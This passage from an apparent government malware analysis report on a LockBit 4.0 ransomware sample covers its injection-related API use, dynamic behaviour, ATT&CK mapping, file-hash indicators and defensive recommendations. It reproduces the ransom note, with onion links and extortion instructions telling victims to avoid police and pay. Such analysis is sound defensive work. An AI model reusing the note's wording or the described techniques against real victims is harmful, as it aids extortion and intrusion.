2. **VirtualAlloc and VirtualProtect** : These functions are used to allocate space in virtual memory and change memory protection attributes. This is a common step in DLL injection to create a suitable location for loaded code or to ensure that the memory is executable.
3. **Creating delegates for system functions** : This is another step that can be used to call system functions from loaded code, a common technique in DLL injection schemes to ensure that the loaded DLL can interact with the operating system.
4. **Reference to UnsafeNativeMethods** : The use of these methods suggests that the code is interacting with low-level functions of the operating system, which is also a sign of a possible injection process.

Dynamic Analysis:

If we click on the powershell file, we will see a process named **5182.tmp** that consumes a high percentage **of CPU** .



After the process is finished executing, what we see is the change in the Windows wallpaper and a file on the desktop **kF0wnCN24.README.txt.** which is the note of **the Lockibt 4.0 ransomware** .



kF0wnCN24.README.txt - Notepad


File Edit Format View Help

```
~~~ You have been attacked by LockBit 4.0 - the fastest, most stable and immortal ransomware since 2019 ~~~~

>>>>> You must pay us.

Tor Browser Links BLOG where the stolen infortmation will be published:
( often times to protect our web sites from ddos attacks we include ACCESS KEY - ADTISZRLVUMXDJ34RCBZFNO6BNKLEYKYS5FZPNNXK4S2RSHOENUA )
http://lockbit3753ekiocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2id.onion/
http://lockbit3g3ohd3katajf6zaehxz4h4cnhmz5t735zpltywhwpc6oy3id.onion/
http://lockbit3olp7oetlc4tl5zydnoluphh7fvdt5oa6arcp2757r7xkutid.onion/
http://lockbit435xk3ki62yun7z5nhwz6jyjdp2c64j5vge536if2eny3gtid.onion/
http://lockbit4lahhluquhoka3t4spqym2m3dhe66d6lr337glmnlgg2nndad.onion/
http://lockbit6knrauo3qafoksvl742vieqbujxw7rd6ofzdtapjb4rrawqad.onion/
http://lockbit7ouvrsdgtojeoj5hvu6bljqtghitekwpdy3b6y62ixtsu5jqd.onion/

>>>>> What is the guarantee that we won't scam you?
We are the oldest extortion gang on the planet and nothing is more important to us than our reputation. We are not a politically motivat

>>>>> Warning! Do not delete or modify encrypted files, it will lead to irreversible problems with decryption of files!

>>>>> Don't go to the police or the FBI for help and don't tell anyone that we attacked you. They will forbid you from paying the ransom

>>>>> When buying bitcoin, do not tell anyone the true purpose of the purchase. Some brokers, especially in the US, do not allow you to

>>>>> After buying cryptocurrency from a broker, store the cryptocurrency on a cold wallet, such as https://electrum.org/ or any other c

>>>>> Don't be afraid of any legal consequences, you were very scared, that's why you followed all our instructions, it's not your fault

>>>>> You need to contact us via TOR darknet sites with your personal ID
```

Figure 14Ransomware note

Figure 15Lockbit black

MITRE ATT&CK



Mitre Att&ck Matrix

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Gather Victim Identity Information	Acquire Infrastructure	Valid Accounts	Windows Management Instrumentation	1 DLL Side-Loading	1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 1 1 Security Software Discovery	Remote Services	Data from Local System	1 Proxy	Exfiltration Over Other Network Medium	2 Data Encrypted for Impact
Credentials	Domains	Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 Disable or Modify Tools	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Junk Data	Exfiltration Over Bluetooth	Network Denial of Service
Email Addresses	DNS Server	Domain Accounts	At	Logon Script (Windows)	Logon Script (Windows)	1 3 1 Virtualization/Sandbox Evasion	Security Account Manager	1 3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Steganography	Automated Exfiltration	Data Encrypted for Impact
Employee Names	Virtual Private Server	Local Accounts	Cron	Login Hook	Login Hook	1 1 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Protocol Impersonation	Traffic Duplication	Data Destruction
Gather Victim Network Information	Server	Cloud Accounts	Launchd	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	2 File and Directory Discovery	SSH	Keylogging	Fallback Channels	Scheduled Transfer	Data Encrypted for Impact
Domain Properties	Botnet	Replication Through Removable Media	Scheduled Task	RC Scripts	RC Scripts	Steganography	Cached Domain Credentials	1 1 System Information Discovery	VNC	GUI Input Capture	Multiband Communication	Data Transfer Size Limits	Service Stop

Indicators of Compromise

2f5051217414f6e465f4c9ad0f59c3920efe8ff11ba8e778919bac8bd53d915c	**LBB_PS1**
1BE78F50BB267900128F819C55B8512735C22418DC8A9A7DD4FA1B30F45A5C93	**.extracted.ps1**
998AECB51A68208CAA358645A3D842576EEC6C443C2A7693125D6887563EA2B4	**decompress.dll**

Recommendations

The National Cyber Security Authority recommends:

- Immediate blocking of the Indicators of Compromise, mentioned above, on your protective devices.
- Continuous analysis of logs coming from SIEM (Security Information and Event Management).
- Training non-technical staff about "Phishing" attacks and ways to avoid infection from them.
- Installing network perimeter devices that perform deep traffic analysis based not only on access list rules but also on its behavior (NextGen Firewalls).
- The identified systems should be segmented into different VLANs, applying "Access control lists for the entire network perimeter", web services should be separated from their databases, Active Directory should be in a separate VLAN.
- Application and use of the LAPS technique for Microsoft systems, for managing Local Administrator passwords.
- Apply traffic filters in the case of remote access to hosts (employees/third parties/customers).
- Implement solutions that filter, monitor, and block malicious traffic between Web applications and the internet, Web Application Firewall (WAF).
- Conduct traffic analysis at the behavior level for end devices, applying EDR, XDR solutions. This brings the analysis of malicious files not only at the signature level but also at the behavior level.
- Design a user access management solution "Identity Access Management" to control user identity and privileges in real time according to the "zero-trust" principle.